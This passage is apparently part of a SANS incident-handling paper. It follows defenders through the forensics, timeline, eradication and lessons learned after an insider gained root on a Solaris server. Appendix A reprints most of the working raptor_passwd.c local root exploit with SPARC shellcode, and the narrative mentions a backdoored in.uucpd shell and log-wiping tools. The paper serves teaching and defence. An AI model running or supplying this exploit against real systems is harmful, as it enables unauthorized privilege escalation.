The incident handlers confirm that in.uucpd is enabled in /etc/inetd.conf. An file listing of /usr/sbin/in.uucpd doesn't look particularly unusual, and Bill asks Susan if there was a file integrity baseline run on this machine. Susan responds that it is not certain. The procedure is to make a baseline check when a machine is put in service using AIDE (AIDE). The aide binary, configuration file, and database are not left on the machine however. When the machine is patched an integrity check is done before changes are made and a new baseline taken after the patch. But Susan admits that the procedure is not followed as completely as it should be. She promises to check the storage area when the immediate crisis subsides.



© SANS Institute 2000 - 2005 Author retains full rights.

Feeling that they have a lead on where to look next, and that most of the volatile information has been capture from the environment, Bill prepares to make a copy of the disk. The jump kit is woefully lacking on disk duplicating hardware. Fortunately, Susan has a spare SunFire V120 server. She connects the external SCSI drive and boots the spare server with "boot –r". After the system finishes booting and creating device files for the external drive, Susan partitions it with partitions the same size as those on the disk of the compromised machine and turns off the spare to await **swlbgdb**'s disk.

When the Nmap scan of the system has completed, Bill issues a halt from the console server, powers off **swlbgdb** from the rear power switch, and pulls the disk from the front of the case. The disk is then mounted in the secondary slot on the spare V120. After powering up the new system, the partitions are copied over to the external disk.

```
# dd bs=8k if=/dev/rdsk/c1t1d0s0 of=/dev/rdsk/c2t0d0s0
# dd bs=8k if=/dev/rdsk/c1t1d0s3 of=/dev/rdsk/c2t0d0s3
…
```

While this lengthy process is underway, the Kevin arrives. Bill explains the situation and Kevin gets to work investigating the current condition of the network perimeter. Susan takes the building security guard as a witness and unplugs the network cable from **wks111** in order to isolate it.

Kevin spends some time scrutinizing the border system logs. Finally, he tells Bill he doesn't see any evidence of unusual activity on the firewall, the NIDS or the DMZ hosts. He asks if there is anything in particular he should be looking for. Bill does not wish to prejudice his judgment, and asks him to look at the internal systems instead.

Kevin sees the snort alerts for the Nmap scan right away, but he doesn't see anything else in the NIDS logs that seems out of the ordinary. He then turns his attention to the archived alerts that logcheck has mailed out from the central log servers. There a pattern emerges. "Does anyone read this mail?" he asks.

Jan 11 12:42:03 game1.swl.exceptent.com sshd[12669]: [ID 800047 auth.info] Failed password for johanson from 192.168.22.42 port 64880 ssh2

Jan 11 12:54:04 game2.swl.exceptent.com sshd[12688]: [ID 800047 auth.info] Failed password for johanson from 192.168.22.42 port 64882 ssh2

Jan 11 13:46:52 lefteye.swl.exceptent.com sshd[18545]: [ID 800047 auth.info] Illegal user test_rd from 192.168.22.42

Jan 11 14:14:14 swlwfg.swl.exceptent.com sshd[25261]: [ID 800047 auth.info] Failed password for johanson from 192.168.22.42 port 65158 ssh2



© SANS Institute 2000 - 2005 Author retains full rights.

Jan 11 15:44:46 righteye.swl.exceptent.com sshd[18762]: [ID 800047 auth.info] Illegal user johanson from 192.168.22.42

As Kevin investigates further, he sees that between noon and 5 PM user "johanson" successfully logged into 19 machines in addition to the 5 he was not granted access to. Checking a few last logs, he notes that each session was only a couple of minutes long. "He's looking for something," Kevin says. And apparently he found it. The last logins are a successful pair about 5 minutes apart on **swlbgdb**.

Now that he has an individual and some IP addresses to key on, our log reader returns to the perimeter systems. Soon, he finds several interesting entries on the external http proxy, including:

1105462512.618 1765 192.168.25.111 TCP_MISS/200 1291 GET http://www.zone-h.org/files/25/wzap.c - NONE/- text/plain

Visiting the page reveals that this is source code for the wzap hack. Bill is familiar with its use.

The disk copy has completed. After checking that files and disk blocks have been copied to the external drive, the original disk is removed, placed in a static bag, and then taped securely in a ziplock bag. Bill and Susan sign and date the enclosing tape with a permanent marker, and number it as evidence item 20050111-1. One the incident handling forms in the jump kit is a "chain of custody" form. Bill enters the current time on the form, marks it as checked into the locker, attaches the form to the disk, and locks it in the evidence locker.

Susan inserts another disk into the spare V120 and data begins copying back from the external drive to the second internal drive. Bill generates an md5 checksum for each of the files he has logged to the laptop at this point. The names of the files and the checksum values are entered in the IH notebook.

Susan leads Bill to Jason's workstation. The screen locking software that the lab is using can be unlocked with the root password, so Susan lets them in. Using similar techniques to those used on the server, they investigate the workstation.
Jason was not as careful to cover his tracks on his local machine. The incident handlers soon find copies of source code and compiled versions of John the Ripper, netcat, Nmap and wzap. They also find the copy of the NIS password map being chewed on by John the Ripper.

But the real find is the source code for raptor_passwd. This comes complete with compilation instructions and a list of operating systems that are vulnerable. Bill will test this code later, but he strongly suspects that the method of gaining root on **swlbgdb** has been found. After collecting and recording the volatile


© SANS Institute 2000 - 2005 Author retains full rights.

process and network data on the laptop, Bill uses netcat to copy the attack tools to a storage area on the laptop. Then the disk is removed from the SunBlade 150. The tired incident handlers have no more spare disks to make a copy at this time, so they seal and label the disk and return it to the evidence locker.

Once in the server room, the incident handlers are able to use the finished second generation copy of the compromised system's disk to do a more detailed forensic investigation. Bill checks out the files in /dev/pts/.. more closely. Using the file sizes and md5 hashes, he is able to match the nc file from the workstation with the errorlog file on the server. The sshd is identified as the Nmap binary. Similarly, the other files found on the server correspond to the ones found on the workstation in a directory owned by Jason.

Susan finds the AIDE information for **swlbgdb** after much searching through both filesystems and file cabinets. Running the aide check immediately highlights the hidden directory in /dev, as well as the change in file size and checksum for /usr/sbin/in.uucpd. (Abbreviated output, see Appendix E for aide.conf.)

```
# ./aide -c aide.conf --check
AIDE found differences between database and filesystem!!
Start timestamp: 2005-01-11 21:28:50
Summary:
Total number of files=43401,added files=12,removed files=0,changed files=4

Changed files:
…
[ output edited for length ]

File: /usr/sbin/in.uucpd
  Size     : 10112                   , 95488
  MD5      : whss2QT8giuI+Na2RLuQ0A==     , /M7NyoolQ/e497MGqTZfmg==
```

From the laptop on the isolated hub network, Bill uses netcat to connect the port 540 on the reconstituted system. From the behavior, he guesses that in.uucpd is a shell. A series of checksums confirms is it /bin/sh. Kevin has finished his second pass through the border logs and is convinced that no connections from the outside could have been controlling **wks111**. He also has found a ssh/scp from **swlbgdb** to **wks111** just a few minutes after Jason's second connection, and it matches nicely with the timestamps on the files in the hidden directory. Although there is more investigation that could be carried out, the team is confident they know what happened. If more work is needed, it can be carried out another day.

Before calling it a night, Bill burns a CD of the evidence collected on the laptop, labels it and stores it in the evidence locker with the other items. The jump kit is repacked and placed in its locker. The two computers concerned are left offline (**wks111** without a disk), and Susan sends e-mail to the other administrators


© SANS Institute 2000 - 2005 Author retains full rights.

warning them they'll be rebuilding **swlbgdb** in the morning. Bill calls his contacts in Human Resources and Plant Security and informs them of the facts uncovered that evening.

## *5.4 Incident Timeline*

| | | |
|---|---|---|
| January 10, 2005 | morning | Jason begins focused reconnaissance. |
| | evening | Jason acquires attack tools from home system and burns CD. |
| January 11, 2005 | 10:21 AM | Nmap of 192.168.22/24 TCP/22 and TCP/111 begins. |
| | 10:39 AM | John the Ripper starts crack attempts on NIS passwd map. |
| | 10:45 AM | Jason checks patch levels on swlccb and swlbld1. |
| | 12:30 PM – 4:30 PM | Jason attempts to long into serves discovered by nmap. Central log server records all attempts. |
| | 4:43 PM | Raptor_passwd successfully executed on swlbgdb. |
| | 4:45 PM | Jason replaces /usr/sbin/in.uucpd |
| | 4:48 PM | Netcat pulled to swlbgdb from wks111 via scp. Action logged. |
| January 11, 2005 | 4:55 PM | Jason acquires wzap from web. Action logged on web proxy. |
| | 4:59 PM | wtmpx cleaned, shell history removed, hidden directory created. |
| | 5:03 PM | Nmap run started from swlbgdb |


© SANS Institute 2000 - 2005 Author retains full rights.

| | | |
|---|---|---|
| | 5:09 PM | First scan alert on server NIDS |
| | 5:23 PM | Susan notices second Nmap scan alert |
| | 5:28 PM | Incident Handler notified |
| | 5:38 PM | Bill starts packet capture of swlbgdb traffic |
| | 5:43 PM | Swlbgdb removed from network, containment begins. |
| | 5:58 PM | Bill completes collection of volatile data and early analysis |
| | 6:05 PM | Copying of compromised disk begins |
| | 6:10 PM | Kevin arrives to begin log viewing. With witness present, Susan goes to disconnect wks111 |
| | 6:15 PM – 6:52 PM | Kevin uncovers Jason's trail in logs |
| | 7:10 PM | Original system disk locked in evidence locker |
| | 7:15 PM – 8:15 PM | Data collection and analysis of wks111 |
| | 8:20 PM | Analysis continues on copy of swlbgdb system disk |
| | 9:30 PM | Team feels they have identified extent of the incident and it is fully contained. HR and Security notified |
| January 12, 2005 | 8:00 AM | Eradication and recovery begin – complete removal of involved systems, patching of remaining systems, rebuild and restore |



© SANS Institute 2000 - 2005 Author retains full rights.

## 5.5 Eradication

Although the Incident Handling team thinks they have found the cause of the compromise and the extent of the damage, they don't take any chances. It is possible that the evidence that they found on **swlbgdb** was a red herring, designed to keep them from seeing the real attack tools somewhere else on the system. Just to be safe, the server is completely rebuilt on new disks.

Jason's workstation is thought to have been cleaned, and no evidence that he had compromised root there can be found. Nonetheless, because it is merely a workstation, the new disk is jumpstarted with Solaris jumpstart, and none of the previous information is retained.

A junior system administrator is tasked with visiting every Solaris computer and making sure that it is completely up to date on patches.

## 5.6 Recovery

As mentioned above, the bug tracking database server is built from scratch. After the operating system has been fully patched and hardened according to the new procedures, the application software is installed from original media. Finally, the database is rebuilt using the nightly backups from the night of January 10. Susan makes sure an AIDE baseline is created and the aide binary, configuration file, and database are moved to a remote host and burned to CDROM.

The developers are not pleased with the interruption this causes. Many of them make use of **swlbgdb** repeatedly during a given day, and the system is not ready for production until January 13. Further, changes made on January 11 have been lost because of the age of the restored data. Susan tells them to remember this the next time they complain about the server coming down for patches.

## 5.7 Lessons Learned

On January 14, Bill holds a meeting of the Incident Handling team. He recaps the events of the 11th. Then he asks Kevin to describe for the benefit of the team



© SANS Institute 2000 - 2005 Author retains full rights.

the anomalous log entries that should have triggered an earlier response. Susan describes the parts of her first incident handling experience that were most unexpected, in an attempt to prepare other members of the team for the eventual day they are in the hotseat.

The team makes a list of things they have learned from the experience. Most importantly, they agree that regular patching of systems MUST be done. This exploit took advantage of a hole that had been known about for nearly 10 months. An administrator on the team volunteers to look into methods for automated patch management both for the Solaris and Windows systems.

The group also sees the wisdom of always using a File Integrity Assessment system and of keeping the databases updated. They are pleased with the performance of the new NIDS system on the server network, and also feel good about the utility of the central logging server. Everyone promises to pay more attention to the automated messages logcheck sends out.

Bill prepares a detailed report of the event for the companies legal department, and he, Susan, and Kevin sign off on it. He also prepares an executive summary for the development facility's management team. In it, he highlights that internal threats are a serious concern. He also points out that the attack was discovered less than an hour after the perpetrator gained root access because of recent improvements to the security infrastructure, but that a more experienced and careful individual might possibly have gone unnoticed. Bill makes an estimate of the lost work time incurred while the bug tracking database was offline. He then stresses the need for a better war room for analysis and evidence storage. And he mentions that the Incident Handling team still really needs funding for disks, a disk duplicator and training.

© SANS Institute 2000 - 2005 Author retains full rights.



© SANS Institute 2000 - 2005 Author retains full rights.

# 6 Exploit References

**Exploit**

**Ivaldi**, Marco. "raptor_passwd.c" 4 Dec 2004. 23 Feb 2005 <http://www.0xdeadbeef.info/exploits/raptor_passwd.c>

**Advisories**:

**Sun Microsystems**. "Document ID 57454" Sun Alert Notifications. 26 Feb 2004. 23 Feb 2004. <http://sunsolve.sun.com/search/document.do?assetkey=1-26-57454-1>

**Common Vulnerabilities and Explosures**. "Unknown vulnerability in passwd(1) in Solaris 8.0 and 9.0" CAN-2004-0360 18 Mar 2004. 23 Feb 2005 <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0360>

**US-CERT**. "Sun Solaris passwd command allows for privilege escalation" CERT-VN: VU#694782. 5 Mar 2004. 23 Feb 2005 <http://www.kb.cert.org/vuls/id/694782>

**CIAC**. "Sun passwd(1) Command Vulnerability" Bulletin: O-088. 2 Mar 2004. 23 Feb 2005 <http://www.ciac.org/ciac/bulletins/o-088.shtml>

**ISS**. "Solaris passwd(1) allows elevated privileges" X-Force ID: solaris-passwd-gain-privileges(15327) 26 Feb 2004. 23 Feb 2005 <http://xforce.iss.net/xforce/xfdb/15327>

**BugTraq** "Sun Solaris Unspecified Passwd Local Root Compromise Vulnerability" BugTraq Database BID:9757 5 M14 2004. 23 Feb 2005 <http://www.securityfocus.com/bid/9757/info/>

**Related:**

**Common Vulnerabilities and Explosures** . "Stack-based buffer overflow in the runtime linker, ld.so.1, on Solaris" CVE: CAN-2003-0609, 28 July 2003. 23 Feb 2005 <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0609>

© SANS Institute 2000 - 2005 Author retains full rights.

# 7 References


**AIDE** Project. "AIDE - Advanced Intrusion Detection Environment" 23 Feb 2005. 23 Feb 2005
<http://sourceforge.net/projects/aide>

**Aleph One**. "Smashing the Stack for Fun and Profit" Phrack 49. 8 Nov 1996. 23 Feb 2005.
<http://www.phrack.org/show.php?p=49&a=14>

**BugTraq** "Sun Solaris Unspecified Passwd Local Root Compromise Vulnerability" BugTraq Database BID:9757 5 M14 2004. 23 Feb 2005
<http://www.securityfocus.com/bid/9757/info/>

**Common Vulnerabilities and Explosures**. "Unknown vulnerability in passwd(1) in Solaris 8.0 and 9.0" CAN-2004-0360 18 Mar 2004. 23 Feb 2005
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0360>

**Common Vulnerabilities and Explosures** . "Stack-based buffer overflow in the runtime linker, ld.so.1, on Solaris" CVE: CAN-2003-0609, 28 July 2003. 23 Feb 2005
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0609>

**CIAC**. "Sun passwd(1) Command Vulnerability" Bulletin: O-088. 2 Mar 2004. 23 Feb 2005
<http://www.ciac.org/ciac/bulletins/o-088.shtml>

**Dave**. "wzap source code" unknown. 23 Feb 2005
<http://www.zone-h.org/files/25/wzap.c>

**Fyodor**. "Nmap security scanner" Nmap home page. 23 Feb 2005. 23 Feb 2005
<http://www.insecure.org/nmap/index.html>

**GPG**. "The Gnu Privacy Guard" GPG.org 23 Feb 2005
<http://www.gpg.org>

**Hobbit**. "netcat source code" 20 Mar 1996. 23 Feb 2005
<http://www.securityfocus.com/data/tools/nc110.tgz>

**ISS**. "Solaris passwd(1) allows elevated privileges" X-Force ID: solaris-passwd-gain-privileges(15327) 26 Feb 2004. 23 Feb 2005
<http://xforce.iss.net/xforce/xfdb/15327>




© SANS Institute 2000 - 2005 Author retains full rights.

**Ivaldi**, Marco. "raptor_passwd.c" 4 Dec 2004. 23 Feb 2005 <http://www.0xdeadbeef.info/exploits/raptor_passwd.c>

**Lawrence Berkley National Lab**. "TCPDUMP Public Repository" TCPDUMP home page. 22 Jun 2004. 23 Feb 2005 <http://www.tcpdump.org>

**Mixter**. "Writing buffer overflow exploits - a tutorial for beginners" 29 Nov 1999. 23 Feb 2005 <http://www.packetstormsecurity.com/papers/unix/exploit.txt>

**Mudge**. "How to write Buffer Overflows" 20 Oct 1995. 23 Feb 2005 <http://www.insecure.org/stf/mudge_buffer_overflow_tutorial.html>

**Noordergraaf**, Alex and Watson, Keith. "Solaris Operating Environment Security: Updated for Solaris 9 Operating Environment." Sun Blueprints. Dec 2002. 23 Feb 2005 <http://www.sun.com/solutions/blueprints/1202/816-5242.pdf>

**OpenSSH** Project. "Open SSH Home Page" 22 Feb 2005. 23 Feb 2005 <http://www.openssh.org>

**PGP** Corporation. "PGP Home Page" PGP Corporation. 23 Feb 2005 <http://www.pgp.com>

**Plasmoid**. "Solaris Loadable Kernel Modules" The Hackers Choice. 1999. 23 Feb 2005 <http://packetstormsecurity.org/groups/thc/slkm-1.0.html>

**Pomeranz**[1], Hal, SANS Institute. Track 6 – Securing UNIX Systems. Volume 6.1. SANS Press, 2003.

**Pomeranz**[2], Hal, SANS Institute. Solaris Security Step by Step, Version 2.0. The SANS Institute, 2001.

**Pynnonen**, Jouko. "Solaris ld.so.1 buffer overflow" Security Corporation Articles 30 Jul 2003. 23 Feb 2005 <http://www.security-corporation.com/articles-20030730-003.html>

**Rowland**, Craig. "Sentry Tools Project Web Page" 22 May 2003. 23 Feb 2005 <http://sourceforge.net/projects/sentrytools/>

**Skoudis**, Ed, SANS Institute. Track 4 – Hacker Techniques, Exploits & Incident Handling. Volume 4.3. SANS Press, 2004.



© SANS Institute 2000 - 2005 Author retains full rights.

**Snort** Team. "Snort: The Open Source Network Intrusion Detection System" The Snort Home Page. 23 Feb 2005. 23 Feb 2005 <http://www.snort.org>

**Solar Designer**. "John the Ripper password cracker" Openwall Project. 23 Feb 2005. 23 Feb 2005 <http://www.openwall.com/john/>

**Sun Microsystems**. "Document ID 57454" Sun Alert Notifications. 26 Feb 2004. 23 Feb 2004. <http://sunsolve.sun.com/search/document.do?assetkey=1-26-57454-1>

**US-CERT**. "Sun Solaris passwd command allows for privilege escalation" CERT-VN: VU#694782. 5 Mar 2004. 23 Feb 2005 <http://www.kb.cert.org/vuls/id/694782>

© SANS Institute 2000 - 2005, Author retains full rights.



© SANS Institute 2000 - 2005 Author retains full rights.

# Appendix A

raptor_passwd.c source code. Used with permission.

```
/*
 * $Id: raptor_passwd.c,v 1.1 2004/12/04 14:44:38 raptor Exp $
 *
 * raptor_passwd.c - passwd circ() local, Solaris/SPARC 8/9
 * Copyright (c) 2004 Marco Ivaldi <raptor@0xdeadbeef.info>
 *
 * Unknown vulnerability in passwd(1) in Solaris 8.0 and 9.0 allows local users
 * to gain privileges via unknown attack vectors (CAN-2004-0360).
 *
 * "Those of you lucky enough to have your lives, take them with you. However,
 * leave the limbs you've lost. They belong to me now." -- Beatrix Kidd0
 *
 * This exploit uses the ret-into-ld.so technique, to effectively bypass the
 * non-executable stack protection (noexec_user_stack=1 in /etc/system). The
 * exploitation wasn't so straight-forward: sending parameters to passwd(1)
 * is somewhat tricky, standard ret-into-stack doesn't seem to work properly
 * for some reason (damn SEGV_ACCERR), and we need to bypass a lot of memory
 * references before reaching ret. Many thanks to Inode <inode@deadlocks.info>.
 *
 * Usage:
 * $ gcc raptor_passwd.c -o raptor_passwd -ldl -Wall
 * $ ./raptor_passwd <current password>
 * [...]
 * # id
 * uid=0(root) gid=1(other) egid=3(sys)
 * #
 *
 * Vulnerable platforms:
 * Solaris 8 with 108993-14 through 108993-31 and without 108993-32 [tested]
 * Solaris 9 without 113476-11 [tested]
 */

#include <ctype.h>
#include <dlfcn.h>
#include <fcntl.h>
#include <link.h>
#include <procfs.h>
#include <stdio.h>
#include <stdlib.h>
#include <strings.h>
#include <stropts.h>
#include <unistd.h>
#include <sys/systeminfo.h>

#define INFO1   "raptor_passwd.c - passwd circ() local, Solaris/SPARC 8/9"
#define INFO2   "Copyright (c) 2004 Marco Ivaldi <raptor@0xdeadbeef.info>"

#define VULN    "/usr/bin/passwd"       // target vulnerable program
#define BUFSIZE 256                     // size of the evil buffer
#define VARSIZE 1024                    // size of the evil env var
#define FFSIZE  64 + 1                  // size of the fake frame
#define DUMMY   0xdeadbeef              // dummy memory address
```



© SANS Institute 2000 - 2005 Author retains full rights.

```
#define CMD     "id;uname -a;uptime;\n" // execute upon exploitation

/* voodoo macros */
#define VOODOO32(_,__,___)      {_--;_+=(__+___-1)%4-_%4<0?8-_%4:4-_%4;}
#define VOODOO64(_,__,___)      {_+=7-(_+(__+___+1)*4+3)%8;}

char sc[] = /* Solaris/SPARC shellcode (12 + 48 = 60 bytes) */
/* setuid() */
"\x90\x08\x3f\xff\x82\x10\x20\x17\x91\xd0\x20\x08"
/* execve() */
"\x20\xbf\xff\xff\x20\xbf\xff\xff\x7f\xff\xff\xff\x90\x03\xe0\x20"
"\x92\x02\x20\x10\xc0\x22\x20\x08\xd0\x22\x20\x10\xc0\x22\x20\x14"
"\x82\x10\x20\x0b\x91\xd0\x20\x08/bin/ksh";

/* globals */
char    *env[256];
int     env_pos = 0, env_len = 0;

/* prototypes */
int     add_env(char *string);
void    check_addr(int addr, char *pattern);
int     find_pts(char **slave);
int     search_ldso(char *sym);
int     search_rwx_mem(void);
void    set_val(char *buf, int pos, int val);
void    shell(int fd);
int     read_prompt(int fd, char *buf, int size);

/*
 * main()
 */
int main(int argc, char **argv)
{
        char    buf[BUFSIZE], var[VARSIZE], ff[FFSIZE];
        char    platform[256], release[256], cur_pass[256], tmp[256];
        int     i, offset, ff_addr, sc_addr, var_addr;
        int     plat_len, prog_len, rel;

        char    *arg[2] = {"foo", NULL};
        int     arg_len = 4, arg_pos = 1;

        int     pid, cfd, newpts;
        char    *newpts_str;

        int     sb = ((int)argv[0] | 0xffff) & 0xfffffffc;
        int     ret = search_ldso("strcpy");
        int     rwx_mem = search_rwx_mem();

        /* print exploit information */
        fprintf(stderr, "%s\n%s\n\n", INFO1, INFO2);

        /* read command line */
        if (argc != 2) {
                fprintf(stderr, "usage: %s current_pass\n\n", argv[0]);
                exit(1);
        }
        sprintf(cur_pass, "%s\n", argv[1]);
```

© SANS Institute 2000 - 2005, Author retains full rights.



© SANS Institute 2000 - 2005 Author retains full rights.

```
/* get some system information */
sysinfo(SI_PLATFORM, platform, sizeof(platform) - 1);
sysinfo(SI_RELEASE, release, sizeof(release) - 1);
rel = atoi(release + 2);

/* prepare the evil buffer */
memset(buf, 'A', sizeof(buf));
buf[sizeof(buf) - 1] = 0x0;
buf[sizeof(buf) - 2] = '\n';

/* prepare the evil env var */
memset(var, 'B', sizeof(var));
var[sizeof(var) - 1] = 0x0;

/* prepare the fake frame */
bzero(ff, sizeof(ff));

/*
 * saved %l registers
 */
set_val(ff, i  = 0, DUMMY);            /* %l0 */
set_val(ff, i += 4, DUMMY);             /* %l1 */
set_val(ff, i += 4, DUMMY);             /* %l2 */
set_val(ff, i += 4, DUMMY);             /* %l3 */
set_val(ff, i += 4, DUMMY);             /* %l4 */
set_val(ff, i += 4, DUMMY);             /* %l5 */
set_val(ff, i += 4, DUMMY);             /* %l6 */
set_val(ff, i += 4, DUMMY);             /* %l7 */

/*
 * saved %i registers
 */
set_val(ff, i += 4, rwx_mem);          /* %i0: 1st arg to strcpy() */
set_val(ff, i += 4, 0x42424242);       /* %i1: 2nd arg to strcpy() */
set_val(ff, i += 4, DUMMY);            /* %i2 */
set_val(ff, i += 4, DUMMY);            /* %i3 */
set_val(ff, i += 4, DUMMY);            /* %i4 */
set_val(ff, i += 4, DUMMY);            /* %i5 */
set_val(ff, i += 4, sb - 1000);        /* %i6: frame pointer */
set_val(ff, i += 4, rwx_mem - 8);      /* %i7: return address */

/* fill the envp, keeping padding */
ff_addr = add_env(var);                /* var must be before ff! */
sc_addr = add_env(ff);
add_env(sc);
add_env(NULL);

/* calculate the offset to argv[0] (voodoo magic) */
plat_len = strlen(platform) + 1;
prog_len = strlen(VULN) + 1;
offset = arg_len + env_len + plat_len + prog_len;
if (rel > 7)
      VOODOO64(offset, arg_pos, env_pos)
else
      VOODOO32(offset, plat_len, prog_len)

/* calculate the needed addresses */
var_addr = sb - offset + arg_len;
```



© SANS Institute 2000 - 2005 Author retains full rights.

```
ff_addr += var_addr;
sc_addr += var_addr;

/* set fake frame's %i1 */
set_val(ff, 36, sc_addr);              /* 2nd arg to strcpy() */

/* check the addresses */
check_addr(var_addr, "var_addr");
check_addr(ff_addr, "ff_addr");

/* fill the evil buffer */
for (i = 0; i < BUFSIZE - 4; i += 4)
      set_val(buf, i, var_addr);
/* may need to bruteforce the distance here */
set_val(buf, 112, ff_addr);
set_val(buf, 116, ret - 4);            /* strcpy(), after the save */

/* fill the evil env var */
for (i = 0; i < VARSIZE - 4; i += 4)
      set_val(var, i, var_addr);
set_val(var, 0, 0xffffffff);           /* first byte must be 0xff! */

/* print some output */
fprintf(stderr, "Using SI_PLATFORM\t: %s (%s)\n", platform, release);
fprintf(stderr, "Using stack base\t: 0x%p\n", (void *)sb);
fprintf(stderr, "Using var address\t: 0x%p\n", (void *)var_addr);
fprintf(stderr, "Using rwx_mem address\t: 0x%p\n", (void *)rwx_mem);
fprintf(stderr, "Using sc address\t: 0x%p\n", (void *)sc_addr);
fprintf(stderr, "Using ff address\t: 0x%p\n", (void *)ff_addr);
fprintf(stderr, "Using strcpy() address\t: 0x%p\n\n", (void *)ret);

/* find a free pts */
cfd = find_pts(&newpts_str);

/* fork() a new process */
if ((pid = fork()) < 0) {
      perror("fork");
      exit(1);
}

/* parent process */
if (pid) {

      sleep(1);

      /* wait for password prompt */
      if (read_prompt(cfd, tmp, sizeof(tmp)) < 0) {
            fprintf(stderr, "Error: timeout waiting for prompt\n");
            exit(1);
      }
      if (!strstr(tmp, "ssword: ")) {
            fprintf(stderr, "Error: wrong prompt received\n");
            exit(1);
      }

      /* send the current password */
      write(cfd, cur_pass, strlen(cur_pass));
      usleep(500000);
```

© SANS Institute 2000 - 2005 Author retains full rights.



© SANS Institute 2000 - 2005 Author retains full rights.

```
        /* wait for password prompt */
        if (read_prompt(cfd, tmp, sizeof(tmp)) < 0) {
                fprintf(stderr, "Error: timeout waiting for prompt\n");
                exit(1);
        }
        if (!strstr(tmp, "ssword: ")) {
                fprintf(stderr, "Error: wrong current_pass?\n");
                exit(1);
        }

        /* send the evil buffer */
        write(cfd, buf, strlen(buf));
        usleep(500000);

        /* got root? */
        if (read_prompt(cfd, tmp, sizeof(tmp)) < 0) {
                fprintf(stderr, "Error: timeout waiting for shell\n");
                exit(1);
        }
        if (strstr(tmp, "ssword: ")) {
                fprintf(stderr, "Error: not vulnerable\n");
                exit(1);
        }
        if (!strstr(tmp, "# ")) {
                fprintf(stderr, "Something went wrong...\n");
                exit(1);
        }

        /* semi-interactive shell */
        shell(cfd);

/* child process */
} else {

        /* start new session and get rid of controlling terminal */
        if (setsid() < 0) {
                perror("setsid");
                exit(1);
        }

        /* open the new pts */
        if ((newpts = open(newpts_str, O_RDWR)) < 0) {
                perror("open");
                exit(1);
        }

        /* ninja terminal emulation */
        ioctl(newpts, I_PUSH, "ptem");
        ioctl(newpts, I_PUSH, "ldterm");

        /* close the child fd */
        close(cfd);

        /* duplicate stdin */
        if (dup2(newpts, 0) != 0) {
                perror("dup2");
                exit(1);
```

© SANS Institute 2000 - 2005, Author retains full rights.



© SANS Institute 2000 - 2005 Author retains full rights.

```
                }

                /* duplicate stdout */
                if (dup2(newpts, 1) != 1) {
                        perror("dup2");
                        exit(1);
                }

                /* duplicate stderr */
                if (dup2(newpts, 2) != 2) {
                        perror("dup2");
                        exit(1);
                }

                /* close the new pts */
                if (newpts > 2)
                        close(newpts);

                /* run the vulnerable program */
                execve(VULN, arg, env);
                perror("execve");
        }

        exit(0);
}

/*
 * add_env(): add a variable to envp and pad if needed
 */
int add_env(char *string)
{
        int     i;

        /* null termination */
        if (!string) {
                env[env_pos] = NULL;
                return(env_len);
        }

        /* add the variable to envp */
        env[env_pos] = string;
        env_len += strlen(string) + 1;
        env_pos++;

        /* pad the envp using zeroes */
        if ((strlen(string) + 1) % 4)
                for (i = 0; i < (4 - ((strlen(string)+1)%4)); i++, env_pos++) {
                        env[env_pos] = string + strlen(string);
                        env_len++;
                }

        return(env_len);
}

/*
 * check_addr(): check an address for 0x00, 0x04, 0x0a, 0x0d or 0x61-0x7a bytes
 */
void check_addr(int addr, char *pattern)
```

© SANS Institute 2000 - 2005, Author retains full rights.



© SANS Institute 2000 - 2005 Author retains full rights.

```
{
        /* check for NULL byte (0x00) */
        if (!(addr & 0xff) || !(addr & 0xff00) || !(addr & 0xff0000) ||
           !(addr & 0xff000000)) {
              fprintf(stderr, "Error: %s contains a 0x00!\n", pattern);
              exit(1);
        }

        /* check for EOT byte (0x04) */
        if (((addr & 0xff) == 0x04) || ((addr & 0xff00) == 0x0400) ||
           ((addr & 0xff0000) == 0x040000) ||
           ((addr & 0xff000000) == 0x04000000)) {
              fprintf(stderr, "Error: %s contains a 0x04!\n", pattern);
              exit(1);
        }

        /* check for NL byte (0x0a) */
        if (((addr & 0xff) == 0x0a) || ((addr & 0xff00) == 0x0a00) ||
           ((addr & 0xff0000) == 0x0a0000) ||
           ((addr & 0xff000000) == 0x0a000000)) {
              fprintf(stderr, "Error: %s contains a 0x0a!\n", pattern);
              exit(1);
        }

        /* check for CR byte (0x0d) */
        if (((addr & 0xff) == 0x0d) || ((addr & 0xff00) == 0x0d00) ||
           ((addr & 0xff0000) == 0x0d0000) ||
           ((addr & 0xff000000) == 0x0d000000)) {
              fprintf(stderr, "Error: %s contains a 0x0d!\n", pattern);
              exit(1);
        }

        /* check for lowercase chars (0x61-0x7a) */
        if ((islower(addr & 0xff)) || (islower((addr & 0xff00) >> 8)) ||
           (islower((addr & 0xff0000) >> 16)) ||
           (islower((addr & 0xff000000) >> 24))) {
              fprintf(stderr, "Error: %s contains a 0x61-0x7a!\n", pattern);
              exit(1);
        }
}

/*
 * find_pts(): find a free slave pseudo-tty
 */
int find_pts(char **slave)
{
        int           master;
        extern char     *ptsname();

        /* open master pseudo-tty device and get new slave pseudo-tty */
        if ((master = open("/dev/ptmx", O_RDWR)) > 0) {
              grantpt(master);
              unlockpt(master);
              *slave = ptsname(master);
              return(master);
        }

        return(-1);
```

© SANS Institute 2000 - 2005 Author retains full rights.



© SANS Institute 2000 - 2005 Author retains full rights.

```
}

/*
 * search_ldso(): search for a symbol inside ld.so.1
 */
int search_ldso(char *sym)
{
        int             addr;
        void            *handle;
        Link_map        *lm;

        /* open the executable object file */
        if ((handle = dlmopen(LM_ID_LDSO, NULL, RTLD_LAZY)) == NULL) {
                perror("dlopen");
                exit(1);
        }

        /* get dynamic load information */
        if ((dlinfo(handle, RTLD_DI_LINKMAP, &lm)) == -1) {
                perror("dlinfo");
                exit(1);
        }

        /* search for the address of the symbol */
        if ((addr = (int)dlsym(handle, sym)) == NULL) {
                fprintf(stderr, "sorry, function %s() not found\n", sym);
                exit(1);
        }

        /* close the executable object file */
        dlclose(handle);

        check_addr(addr - 4, sym);
        return(addr);
}

/*
 * search_rwx_mem(): search for an RWX memory segment valid for all
 * programs (typically, /usr/lib/ld.so.1) using the proc filesystem
 */
int search_rwx_mem(void)
{
        int     fd;
        char    tmp[16];
        prmap_t map;
        int     addr = 0, addr_old;

        /* open the proc filesystem */
        sprintf(tmp,"/proc/%d/map", (int)getpid());
        if ((fd = open(tmp, O_RDONLY)) < 0) {
                fprintf(stderr, "can't open %s\n", tmp);
